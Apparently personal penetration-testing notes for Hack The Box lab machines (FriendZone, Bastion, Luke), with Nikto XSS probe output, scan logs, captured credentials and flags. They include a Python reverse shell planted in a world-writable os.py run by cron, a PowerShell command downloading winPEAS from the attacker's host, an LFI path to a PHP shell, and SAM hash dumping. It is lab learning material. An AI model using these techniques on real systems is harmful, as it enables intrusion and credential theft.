+ /phpwebsite/index.php?module=search&SEA\_search\_op=continue&PDA\_limit=10\"><script>alert('Vulnerable')</script>: phpWebSite 0.9.x and below are vulnerable to Cross Site Scripting (XSS). http://www.cert.org/advisories/CA-2000-02.html.

+ /phpwebsite/index.php?module=pagemaster&PAGE\_user\_op=view\_page&PAGE\_id=10\"><script>alert('Vulnerable')</script>&MMN\_position=[X:X]: phpWebSite 0.9.x and below are vulnerable to Cross Site Scripting (XSS). http://www.cert.org/advisories/CA-2000-02.html.

+ /phpwebsite/index.php?module=fatcat&fatcat[user]=viewCategory&fatcat\_id=1%00+\\"><script>alert('Vulnerable')</script>: phpWebSite 0.9.x and below are vulnerable to Cross Site Scripting (XSS). http://www.cert.org/advisories/CA-2000-02.html.

+ /phpwebsite/index.php?module=calendar&calendar[view]=day&month=2&year=2003&day=1+00\\"><script>alert('Vulnerable')</script>: phpWebSite 0.9.x and below are vulnerable to Cross Site Scripting (XSS). http://www.cert.org/advisories/CA-2000-02.html.

+ OSVDB-2193: /phpBB/viewtopic.php?topic\_id=<script>alert('Vulnerable')</script>: phpBB is vulnerable to Cross Site Scripting (XSS). Upgrade to the latest version. http://www.cert.org/advisories/CA-2000-02.html.

+ OSVDB-4297: /phpBB/viewtopic.php?t=17071&highlight=\\"><script>javascript:alert(document.cookie)</script>: phpBB is vulnerable to Cross Site Scripting (XSS). http://www.cert.org/advisories/CA-2000-02.html.

+ /Page/1,10966,,00.html?var=<script>alert('Vulnerable')</script>: Vignette server is vulnerable to Cross Site Scripting (XSS). http://www.cert.org/advisories/CA-2000-02.html. Upgrade to the latest version.

+ /node/view/666\"><script>alert(document.domain)</script>: Drupal 4.2.0 RC is vulnerable to Cross Site Scripting (XSS). http://www.cert.org/advisories/CA-2000-02.html.

+ OSVDB-5106: /netutils/whodata.stm?sitename=<script>alert(document.cookie)</script>: Sambar Server default script is vulnerable to Cross Site Scripting (XSS). http://www.cert.org/advisories/CA-2000-02.html.

+ /nav/cList.php?root=</script><script>alert('Vulnerable')</script>: RaQ3 server script is vulnerable to Cross Site Scripting (XSS). http://www.cert.org/advisories/CA-2000-02.html.

+ OSVDB-3201: /megabook/admin.cgi?login=<script>alert('Vulnerable')</script>: Megabook guestbook is vulnerable to Cross Site Scripting (XSS). http://www.cert.org/advisories/CA-2000-02.html.

+ /mailman/listinfo/<script>alert('Vulnerable')</script>: Mailman is vulnerable to Cross Site Scripting (XSS). Upgrade to version 2.0.8 to fix. http://www.cert.org/advisories/CA-2000-02.html.

+ OSVDB-5803: /isapi/testisa.dll?check1=<script>alert(document.cookie)</script>: Sambar Server default script is vulnerable to Cross Site Scripting (XSS). http://www.cert.org/advisories/CA-2000-02.html.

+ /html/partner.php?mainfile=anything&Default\_Theme='<script>alert(document.cookie);</script>: myphpnuke version 1.8.8\_final\_7 is vulnerable to Cross Site Scripting (XSS). http://www.cert.org/advisories/CA-2000-02.html.

+ /html/chatheader.php?mainfile=anything&Default\_Theme='<script>alert(document.cookie);</script>: myphpnuke version 1.8.8\_final\_7 is vulnerable to Cross Site Scripting (XSS). http://www.cert.org/advisories/CA-2000-02.html.

+ OSVDB-2322: /gallery/search.php?searchstring=<script>alert(document.cookie)</script>: Gallery 1.3.4 and below is vulnerable to Cross Site Scripting (XSS). Upgrade to the latest version. http://www.securityfocus.com/bid/8288.

+ OSVDB-31694: /forums/index.php?board=;action=login2&user=USERNAME&cookielength=120&passwd=PASSWORD<script>alert('Vulnerable')</script>: YaBB is vulnerable to Cross Site Scripting (XSS) in the password field of the login page. http://www.cert.org/advisories/CA-2000-02.html.

+ OSVDB-9231: /error/500error.jsp?et=1<script>alert('Vulnerable')</script>; Macromedia SiteSpring 1.2.0(277.1) on Windows 2000 is vulnerable to Cross Site Scripting (XSS) in the error pages. http://www.cert.org/advisories/CA-2000-02.html.

+ OSVDB-50619: /cleartrust/ct\_logon.asp?CTLoginErrorMsg=<script>alert(1)</script>: RSA ClearTrust allows Cross Site Scripting (XSS). http://www.cert.org/advisories/CA-2000-02.html.

+ OSVDB-27095: /bb000001.pl<script>alert('Vulnerable')</script>: Actinic E-Commerce services is vulnerable to Cross Site Scripting (XSS). http://www.cert.org/advisories/CA-2000-02.html.

+ OSVDB-2243: /addressbook/index.php?surname=<script>alert('Vulnerable')</script>: Phpgroupware 0.9.14.003 is vulnerable to Cross Site Scripting (XSS). http://www.cert.org/advisories/CA-2000-02.html.

+ OSVDB-2243: /addressbook/index.php?name=<script>alert('Vulnerable')</script>: Phpgroupware 0.9.14.003 is vulnerable to Cross Site Scripting (XSS). http://www.cert.org/advisories/CA-2000-02.html.

+ /<script>alert('Vulnerable')</script>.thtml: Server is vulnerable to Cross Site Scripting (XSS). http://www.cert.org/advisories/CA-2000-02.html.

+ /<script>alert('Vulnerable')</script>.shtml: Server is vulnerable to Cross Site Scripting (XSS). http://www.cert.org/advisories/CA-2000-02.html.

+ /<script>alert('Vulnerable')</script>.jsp: Server is vulnerable to Cross Site Scripting (XSS). http://www.cert.org/advisories/CA-2000-02.html.

+ /<script>alert('Vulnerable')</script>.aspx: Cross site scripting (XSS) is allowed with .aspx file requests (may be Microsoft .NET). http://www.cert.org/advisories/CA-2000-02.html.

+ OSVDB-6662: /<script>alert('Vulnerable')</script>: Server is vulnerable to Cross Site Scripting (XSS). http://www.cert.org/advisories/CA-2000-02.html.

+ OSVDB-700: /fcgi-bin/echo?foo=<script>alert('Vulnerable')</script>: Fast-CGI has two default CGI programs (echo.exe/

echo2.exe) vulnerable to Cross Site Scripting (XSS). <http://www.cert.org/advisories/CA-2000-02.html>.  
+ OSVDB-3954: /fcgi-bin/echo2?foo=<script>alert('Vulnerable')</script>; Fast-CGI has two default CGI programs  
(echo.exe/echo2.exe) vulnerable to Cross Site Scripting (XSS). <http://www.cert.org/advisories/CA-2000-02.html>.  
+ OSVDB-700: /fcgi-bin/echo.exe?foo=<script>alert('Vulnerable')</script>; Fast-CGI has two default CGI programs  
(echo.exe/echo2.exe) vulnerable to Cross Site Scripting (XSS). <http://www.cert.org/advisories/CA-2000-02.html>.  
+ OSVDB-3954: /fcgi-bin/echo2.exe?foo=<script>alert('Vulnerable')</script>; Fast-CGI has two default CGI programs  
(echo.exe/echo2.exe) vulnerable to Cross Site Scripting (XSS). <http://www.cert.org/advisories/CA-2000-02.html>.  
+ OSVDB-12606: /bugs/index.php?err=3&email=\><script>alert(document.cookie)</script>; MySQL Eventum is  
vulnerable to XSS in the email field.  
+ OSVDB-12607: /bugs/forgot\_password.php?email=\><script>alert(document.cookie)</script>; MySQL Eventum is  
vulnerable to XSS in the email field.

## **flags**

```
user  
04d18bc79dac1d4d48ee0a940c8eb929  
root  
3f5f727c38d9f70e1d2ad2ba11059d92
```

# **10.10.10.123 FriendZone**

## **Enumeration**

S-1-22-1-1000 Unix User\friend  
S-1-5-21-3651157261-4258463691-276428382-501 FRIENDZONE\nobody (Local User)

WORKGROUP HARIS-PC

admin:WORKWORKHhallelujah@#

can write to \\10.10.10.123\Development

friendzone.red

db\_user=friend

db\_pass=Agpyu12!0.213\$

pspy shows you a cron

[LinEnum](#) will show you that /opt/xxx/os.py is world writable

add some code into that to give yourself a reverse shell

## **nmap**

```
echo -e e[5me[31me[1mttl=63e[0m; echo http://www.kellyodonnell.com/content/determining-os-type-ping; nmap
10.10.10.123
ttl=63
http://www.kellyodonnell.com/content/determining-os-type-ping
Starting Nmap 7.70 ( https://nmap.org ) at 2019-12-23 08:51 EST
Nmap scan report for 10.10.10.123
Host is up (0.084s latency).
Not shown: 993 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 1.65 seconds
```

## **nmap Long**

```
nmap -sC -sV -p- 10.10.10.123
Starting Nmap 7.70 ( https://nmap.org ) at 2019-12-23 08:53 EST
Nmap scan report for 10.10.10.123
Host is up (0.083s latency).
Not shown: 65528 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp        vsftpd 3.0.3
22/tcp    open  ssh        OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 2048 a9:68:24:bc:97:1f:1e:54:a5:80:45:e7:4c:d9:aa:a0 (RSA)
|_ 256 e5:44:01:46:ee:7a:bb:7c:e9:1a:cb:14:99:9e:2b:8e (ECDSA)
|_ 256 00:4e:1a:4f:33:e8:a0:de:86:a6:e4:2a:5f:84:61:2b (ED25519)
53/tcp    open  domain     ISC BIND 9.11.3-1ubuntu1.2 (Ubuntu Linux)
| dns-nsid:
|_ bind.version: 9.11.3-1ubuntu1.2-Ubuntu
80/tcp    open  http       Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Friend Zone Escape software
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
443/tcp   open  ssl/http   Apache httpd 2.4.29
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: 404 Not Found
| ssl-cert: Subject: commonName=friendzone.red/organizationName=CODERED/stateOrProvinceName=CODERED/
| countryName=JO
| Not valid before: 2018-10-05T21:02:30
| Not valid after: 2018-11-04T21:02:30
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_ http/1.1

|_ http/1.1
445/tcp   open  netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
Service Info: Hosts: FRIENDZONE, 127.0.1.1; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: -39m33s, deviation: 1h09m16s, median: 25s
|_nbstat: NetBIOS name: FRIENDZONE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|_ OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
| Computer name: friendzone
| NetBIOS computer name: FRIENDZONE\x00
| Domain name: \x00
| FQDN: friendzone
|_ System time: 2019-12-23T15:56:32+02:00
| smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb2-security-mode:
| 2.02:
|_ Message signing enabled but not required
| smb2-time:
| date: 2019-12-23 08:56:31
| start_date: N/A
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 215.68 seconds

root@kali:~/Desktop/Machines/HTB/FriendZone#

## dirsearch

```
python3 /root/Desktop/Tools/dirsearch/dirsearch.py -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -e php -f -t 20 -u http://10.10.10.123:80 --simple-report dirsearchsimple_10.10.10.123:80
```

v0.3.8  
Extensions: php | HTTP method: get | Threads: 20 | Wordlist size: 441041

Error Log: /root/Desktop/Tools/dirsearch/logs/errors-19-12-23\_08-53-20.log

Target: http://10.10.10.123:80

```
[08:53:20] Starting:  
[08:53:22] 403 - 293B - /icons/  
[08:53:24] 403 - 291B - /.php  
[08:53:27] 200 - 747B - /wordpress/  
[09:07:13] 403 - 301B - /server-status/
```

Task Completed  
root@kali:~/Desktop/Machines/HTB/FriendZone#

Target: <https://admin.friendzoneportal.red:443>

```
[10:53:35] Starting:  
[10:53:35] 403 - 306B - /.php  
[10:53:36] 200 - 7B - /login.php  
[10:53:36] 403 - 308B - /icons/  
[11:09:43] 403 - 316B - /server-status/  
Task Completed
```

# nikto

```
nikto -host http://10.10.10.123:80 | tee nikto_10.10.10.123:80
- Nikto v2.1.6
-----
+ Target IP:      10.10.10.123
+ Target Hostname: 10.10.10.123
+ Target Port:    80
+ Start Time:    2019-12-23 08:53:18 (GMT-5)
-----
+ Server: Apache/2.4.29 (Ubuntu)
+ Server leaks inodes via ETags, header found with file /, fields: 0x144 0x577831e9005e6
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a
different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: GET, POST, OPTIONS, HEAD
+ OSVDB-3233: /icons/README: Apache default file found.
+ OSVDB-3268: /wordpress/: Directory indexing found.
+ 7499 requests: 0 error(s) and 7 item(s) reported on remote host
+ End Time:      2019-12-23 09:04:15 (GMT-5) (657 seconds)
-----
+ 1 host(s) tested

*****
Portions of the server's headers (Apache/2.4.29) are not in
the Nikto database or are newer than the known string. Would you like
to submit this information (*no server specific data*) to CIRT.net
for a Nikto update (or you may email to sullo@cirt.net) (y/n)?
```

# **dig**

```
; <>> DiG 9.11.4-2-Debian <>> axft @10.10.10.123
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: REFUSED, id: 51013
;; flags: qr rd; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 1
;; WARNING: recursion requested but not available

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: d2024edb8759a97f7def72ff5e00cebee4a48e749acace12 (good)
;; QUESTION SECTION:
;axft.           IN  A

;; Query time: 85 msec
;; SERVER: 10.10.10.123#53(10.10.10.123)
;; WHEN: Mon Dec 23 09:26:43 EST 2019
;; MSG SIZE rcvd: 61
```

root@kali:~/Desktop/Machines/HTB/FriendZone# dig axfr friendzone.red @10.10.10.123

```
; <>> DiG 9.11.4-2-Debian <>> axfr friendzone.red @10.10.10.123
;; global options: +cmd
friendzone.red.      604800  IN  SOA localhost. root.localhost. 2 604800 86400 2419200 604800
friendzone.red.      604800  IN  AAAA    ::1
friendzone.red.      604800  IN  NS   localhost.
friendzone.red.      604800  IN  A    127.0.0.1
administrator1.friendzone.red. 604800 IN A 127.0.0.1
hr.friendzone.red.  604800  IN  A    127.0.0.1
uploads.friendzone.red. 604800  IN  A    127.0.0.1
friendzone.red.      604800  IN  SOA localhost. root.localhost. 2 604800 86400 2419200 604800
;; Query time: 81 msec
;; SERVER: 10.10.10.123#53(10.10.10.123)
;; WHEN: Mon Dec 23 09:49:42 EST 2019
;; XFR size: 8 records (messages 1, bytes 289)
```

## ***flags***

user

a9ed20acecd6c5b6b52f474e15ae9a11

root

## **10.10.10.123 Friendzone2**

nmap showed that 21, 22, 53, 80, 139, 443, and 445 were open.

ftp anonymous was not allowed

OpenSSH banner showed 7.6p1 which after some recon revealed that the machine was probably a Ubuntu Bionic 18.04

dns recon went wild and after going through initially and then over again after some hints in the web pages the following got added to the /etc/hosts file

10.10.10.123 friendzone.red friendzoneportal.red friendzone admin.friendzoneportal.red files.friendzoneportal.red imports.friendzoneportal.red vpn.friendzoneportal.red administrator1.friendzone.red hr.friendzone.red uploads.friendzone.red

While using SquidsSmbTool I found the creds

admin:WORKWORKHallelujah@#

the creds worked on <https://administrator1.friendzone.red>

I was able to use the php “filter base64” trick to see the real code, not super helpful but neat trick

I was able to put via smb to the /etc/Development file

[https://administrator1.friendzone.red/dashboard.php?image\\_id=a.jpg&pagename=../../../../../../../../etc/Development/phpshell](https://administrator1.friendzone.red/dashboard.php?image_id=a.jpg&pagename=../../../../../../../../etc/Development/phpshell)

execute ^^ from the webpage and Boom!! reverse shell!!!!

While doing initial enumeration while looking through the /opt/ directory I found a custom python script. I used pspy to determine if it was being called on a cron.

It is!!

LinEnum.sh showed that /usr/lib/python2.7/os.py is world writeable!!

pulled a copy over to the kali machine for easier manipulation.

copied over PenTestMonkeys python one liner and put it into code form just like so

```
import socket,subprocess, os
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("10.10.14.60",3233))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
p=subprocess.call(["/bin/sh","-i"])
```

copied it back over, nc listener... rooted.

## **enumeration**

dns found an entry that needed to be added to /etc/hosts

admin:WORKWORKHallelujah@#

cUZVQ2U0emNyWDE1ODYwMjU1NDIBYThpOHNRQVBH

[https://administrator1.friendzone.red/dashboard.php?image\\_id=phpshell1.jpg&pagename=../../../../etc/Development/phpshell](https://administrator1.friendzone.red/dashboard.php?image_id=phpshell1.jpg&pagename=../../../../etc/Development/phpshell)

db\_user=friend  
db\_pass=Agpyu12!0.213\$  
^^work for ssh!!

***nmap smart***

***web***



## ***web nmap***

```
PORT STATE SERVICE REASON VERSION
80/tcp open http  syn-ack Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
```

NSE: Script Post-scanning.



## nikto

```
nikto -host http://10.10.10.123:80 | tee nikto_10.10.10.123:80
- Nikto v2.1.6
-----
+ Target IP:      10.10.10.123
+ Target Hostname: 10.10.10.123
+ Target Port:    80
+ Start Time:    2020-04-04 13:15:08 (GMT-4)
-----
+ Server: Apache/2.4.29 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a
different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server may leak inodes via ETags, header found with file /, inode: 144, size: 577831e9005e6, mtime: gzip
+ Apache/2.4.29 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: OPTIONS, HEAD, GET, POST
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7863 requests: 0 error(s) and 7 item(s) reported on remote host
+ End Time:      2020-04-04 13:42:33 (GMT-4) (1645 seconds)
-----
+ 1 host(s) tested
squid@CoolHandKali:/Yeet/Machines/HTB/FriendZone$
```



## **web nmap**

```
PORT      STATE SERVICE REASON VERSION
443/tcp    open  ssl/http syn-ack Apache httpd 2.4.29
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: Host: 127.0.0.1
```



## nikto

```
Csquid@CoolHandKali:/Yeet/Machines/HTB/FriendZone$ nikto -host https://friendzone.red:443
- Nikto v2.1.6
-----
+ Target IP:      10.10.10.123
+ Target Hostname: friendzone.red
+ Target Port:     443
-----
+ SSL Info:      Subject: /C=JO/ST=CODERED/L=AMMAN/O=CODERED/OU=CODERED/CN=friendzone.red/
emailAddress=haha@friendzone.red
      Ciphers: ECDHE-RSA-AES256-GCM-SHA384
      Issuer: /C=JO/ST=CODERED/L=AMMAN/O=CODERED/OU=CODERED/CN=friendzone.red/
emailAddress=haha@friendzone.red
+ Start Time:    2020-04-04 13:55:56 (GMT-4)
-----
+ Server: Apache/2.4.29 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The site uses SSL and the Strict-Transport-Security HTTP header is not defined.
+ The site uses SSL and Expect-CT header is not present.
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server may leak inodes via ETags, header found with file /, inode: ee, size: 57781cf9aaa2d, mtime: gzip
+ The Content-Encoding header is set to "deflate" this may mean that the server is vulnerable to the BREACH attack.
+ Apache/2.4.29 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: OPTIONS, HEAD, GET, POST
+ OSVDB-3268: /admin/: Directory indexing found.
+ OSVDB-3092: /admin/: This might be interesting...
+ OSVDB-3233: /icons/README: Apache default file found.
```

**smb**

## **smb nmap**

```
nmap --script smb-vuln* -p 139,445 10.10.10.123
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-04 13:56 EDT
Nmap scan report for friendzone.red (10.10.10.123)
Host is up (0.18s latency).
```

PORT	STATE	SERVICE
139/tcp	open	netbios-ssn
445/tcp	open	microsoft-ds

Host script results:

```
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: false
| smb-vuln-regsvc-dos:
|   VULNERABLE:
|     Service regsvc in Microsoft Windows systems vulnerable to denial of service
|     State: VULNERABLE
|       The service regsvc in Microsoft Windows 2000 systems is vulnerable to denial of service caused by a null deference
|       pointer. This script will crash the service if it is vulnerable. This vulnerability was discovered by Ron Bowes
|       while working on smb-enum-sessions.
|
```

Nmap done: 1 IP address (1 host up) scanned in 94.07 seconds

# Enum4linux

```
squid@CoolHandKali:/Yeet/Machines/HTB/FriendZone$ enum4linux -u admin -p WORKWORKHallelujah@# friendzone
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sat Apr 4 14:24:06 2020
```

```
=====
| Target Information |
=====
Target ..... friendzone
RID Range ..... 500-550,1000-1050
Username ..... 'admin'
Password ..... 'WORKWORKHallelujah@#'
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
```

```
=====
| Enumerating Workgroup/Domain on friendzone |
=====
[+] Got domain/workgroup name: WORKGROUP

=====
| Session Check on friendzone |
=====
[+] Server friendzone allows sessions using username 'admin', password 'WORKWORKHallelujah@#'
```

```
=====
| Getting domain SID for friendzone |
=====
Bad SMB2 signature for message
[0000] 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..... .....
[0000] 16 6E C4 C0 59 7E 96 02 77 A3 69 6B 11 BF 40 F8 .n..Y~.. w.ik..@.
Cannot connect to server. Error was NT_STATUS_ACCESS_DENIED
[+] Can't determine if host is part of domain or part of a workgroup
enum4linux complete on Sat Apr 4 14:24:09 2020
```

## ***flags***

user

a9ed20acecd6c5b6b52f474e15ae9a11

root

b0e6c60b82cf96e9855ac1656a9e90c7

## **10.10.10.134 Bastion**

nmap showed that 22, 135, 139, and 445 (5985 and 47001(winrm) on the -p- scan)

a null smbmap showed a note.txt that stated something about a system backup.

I was able to mount the /Backups drive to the kali box.

In here I found a .vhd file

I used guest mount to mount the .vhd file as a virtual drive

Once in the .vhd file I copied /Windows/System32/Sam, Security, and System to /HTB/Bastion/dbdump

cd /Bastion/dbdump/

secretsdump.py -sam SAM -security SECURITY -system SYSTEM LOCAL

put the hashes in hashcrack... gotem!

L4mpje:bureaulampje

ssh in... Got it in!

user.txt

while doing pre-script enumeration I saw that in C:\program files (x86) that mRemoteNG was installed

after some research I saw that it stores passwords that are reversible in a config file.

moved the .xml file onto the kali machine. opened it with gedit and control fed to "password"

L4mpje@BASTION C:\Users\L4mpje\AppData\Roaming\mRemoteNG>copy confCons.xml C:\Backups

aEWNFV5uGcjUHF0uS17QTdT9kVqtKCPeoC0Nw5dmaPFjNQ2kt/zO5xDqE4HdVmHAowVRdC7emf7IWWA10dQKiw==

```
root@CoolHandKali:/Yeet/Machines/HTB/Bastion/mRemoteNG-Decrypt# python3 mremoteng_decrypt.py -s
```

aEWNFV5uGcjUHF0uS17QTdT9kVqtKCPeoC0Nw5dmaPFjNQ2kt/zO5xDqE4HdVmHAowVRdC7emf7IWWA10dQKiw==

Password: thXLHM96BeKL0ER2

ssh in as administrator... rooted!

## **enumeration**

ssh L4mpje@10.10.10.134  
bureaulampje

powershell.exe IEX(new-object system.net.webclient).downloadfile('http://10.10.14.60:8080/winPEAS.exe', 'C:\Users\L4mpje\Desktop\winPEAS.exe')

powershell.exe -NoProfile -ExecutionPolicy unrestricted -Command (new-object System.Net.WebClient).Downloadfile('<http://10.10.14.60:8080/winPEAS.exe>', 'C:\Users\L4mpje\Desktop\wp')

## nmap

```
echo -e e[5me[31me[1mttl=127e[0m; echo http://www.kellyodonnell.com/content/determining-os-type-ping; nmap  
10.10.10.134 && nmap -sC -sV 10.10.10.134 && nmap -p- 10.10.10.134  
ttl=127
```

<http://www.kellyodonnell.com/content/determining-os-type-ping>

Starting Nmap 7.80 ( <https://nmap.org> ) at 2020-04-07 15:33 EDT

Nmap scan report for 10.10.10.134

Host is up (0.16s latency).

Not shown: 996 closed ports

PORT STATE SERVICE

22/tcp open ssh

135/tcp open msrpc

139/tcp open netbios-ssn

445/tcp open microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 18.07 seconds

Starting Nmap 7.80 ( <https://nmap.org> ) at 2020-04-07 15:34 EDT

Nmap scan report for 10.10.10.134

Host is up (0.18s latency).

Not shown: 996 closed ports

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH for\_Windows\_7.9 (protocol 2.0)

| ssh-hostkey:

| 2048 3a:56:ae:75:3c:78:0e:c8:56:4d:cb:1c:22:bf:45:8a (RSA)

| 256 cc:2e:56:ab:19:97:d5:bb:03:fb:82:cd:63:da:68:01 (ECDSA)

|\_ 256 93:5f:5d:aa:ca:9f:53:e7:f2:82:e6:64:a8:a3:a0:18 (ED25519)

135/tcp open msrpc Microsoft Windows RPC

139/tcp open netbios-ssn Microsoft Windows netbios-ssn

445/tcp open microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds

Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:

|\_clock-skew: mean: -40m06s, deviation: 1h09m15s, median: -7s

| smb-os-discovery:

| OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)

| Computer name: Bastion

| NetBIOS computer name: BASTION\x00

| Workgroup: WORKGROUP\x00

|\_ System time: 2020-04-07T21:34:38+02:00

| smb-security-mode:

| account\_used: guest

| authentication\_level: user

| challenge\_response: supported

|\_ message\_signing: disabled (dangerous, but default)

| smb2-security-mode:

| 2.02:

|\_ Message signing enabled but not required

| smb2-time:

| date: 2020-04-07T19:34:40

|\_ start\_date: 2020-04-07T19:27:59

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 40.53 seconds

Starting Nmap 7.80 ( <https://nmap.org> ) at 2020-04-07 15:34 EDT

Nmap scan report for 10.10.10.134

Host is up (0.22s latency).

Not shown: 65521 closed ports

PORT STATE SERVICE

22/tcp open ssh

135/tcp open msrpc

139/tcp open netbios-ssn

445/tcp open microsoft-ds

5985/tcp open wsman

21373/tcp filtered unknown

```
47001/tcp open  winrm  
49664/tcp open  unknown  
49665/tcp open  unknown  
49666/tcp open  unknown  
49667/tcp open  unknown  
49668/tcp open  unknown  
49669/tcp open  unknown  
49670/tcp open  unknown
```

Nmap done: 1 IP address (1 host up) scanned in 2112.79 seconds

## ***flags***

user

9bfe57d5c3309db3a151772f9d86c6cd

root

958850b91811676ed6620a9c430e65c8

# 10.10.10.137 Luke

```
root@kali:~/Desktop/Machines/HTB/Luke# nmap -sC -sV -oN Luke.txt 10.10.10.137
Starting Nmap 7.70 ( https://nmap.org ) at 2019-07-19 19:26 EDT
Nmap scan report for 10.10.10.137
Host is up (0.15s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp    vsftpd 3.0.3+ (ext.1)
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x 2 0      0      512 Apr 14 12:35 webapp
| ftp-syst:
|_ STAT:
| FTP server status:
|   Connected to 10.10.14.60
|   Logged in as ftp
|   TYPE: ASCII
|   No session upload bandwidth limit
|   No session download bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 1
|   vsFTPD 3.0.3+ (ext.1) - secure, fast, stable
|_End of status
22/tcp    open  ssh?
80/tcp    open  http  Apache httpd 2.4.38 ((FreeBSD) PHP/7.3.3)
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.38 (FreeBSD) PHP/7.3.3
|_http-title: Luke
3000/tcp  open  http  Node.js Express framework
|_http-title: Site doesn't have a title (application/json; charset=utf-8).
8000/tcp  open  http  Ajenti http control panel
|_http-title: Ajenti
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.  
Nmap done: 1 IP address (1 host up) scanned in 182.02 seconds

```
-----  
<html><head></head><body>$dbHost = 'localhost';  
$dbUsername = 'root';  
$dbPassword = 'Zk6heYCv6ZE9Xcg';  
$db = "login";  
  
$conn = new mysqli($dbHost, $dbUsername, $dbPassword,$db) or die("Connect failed: %s\n". $conn->error);  
</body></html>
```

## PASSWORDS

admin http%3A%2F%2F

## LOGINS

<http://10.10.10.137/login.php>  
<http://10.10.10.137:8000/>  
<http://10.10.10.137/management/>

## TOKEN

<td class="netInfoParamValue">session=120fe9c3eb45fb698894d78f8b54ba825c95491f</td> =====cookie

Pretty sure Json web tokens are the key, but I think I need a username password, which I have not found.

```
curl --user name:password http://www.example.com
curl -H "Authorization: Bearer <ACCESS TOKEN>" http://10.10.10.137:3000
wget -user user -password pass http://10.10.10.137:80/
Zk6heYCyy6ZE9Xcg
curl -s -X POST -H 'Accept: application/json' -H 'Content-Type: application/json' --data
'{"username":"{username}","password":"{password}"'
curl -X POST http://10.10.10.137:3000/Login -H 'Content
```

A decorative horizontal border consisting of two parallel wavy lines.

```
curl -X POST -H 'Content-Type: application/json' --data '{"username":"admin","password":"Zk6heYCyz6ZE9Xcg"}' http://10.10.10.137:3000/login
```

```
curl -H 'Accept: application/json' -H "Authorization: Bearer eyJhbGciOiJIUzI1NlslsInR5cCl6IkpxXVCJ9.eyJc1c2VybmFtZSI6ImFkbWluliwiaWF0IjoxNTYzMjQ1NDQ3LCJleHAiOjE1NjM5MzE4NDd9.xa  
ku-yXdTUyzx2KH4e1JGNRJ9DE" http://10.10.10.137:3000/users/
```

```
[{"ID": "1", "name": "Admin", "Role": "Superuser"},  
 {"ID": "2", "name": "Derry", "Role": "Web Admin"},  
 {"ID": "3", "name": "Yuri", "Role": "Beta Tester"},  
 {"ID": "4", "name": "Dory", "Role": "Supporter"}]
```

Derry with Derrys password was it!! (I think)

ajenti = root

A decorative horizontal border consisting of two rows of wavy lines, one above the other, creating a zigzag effect.



## **10.10.10.143 Jarvis**

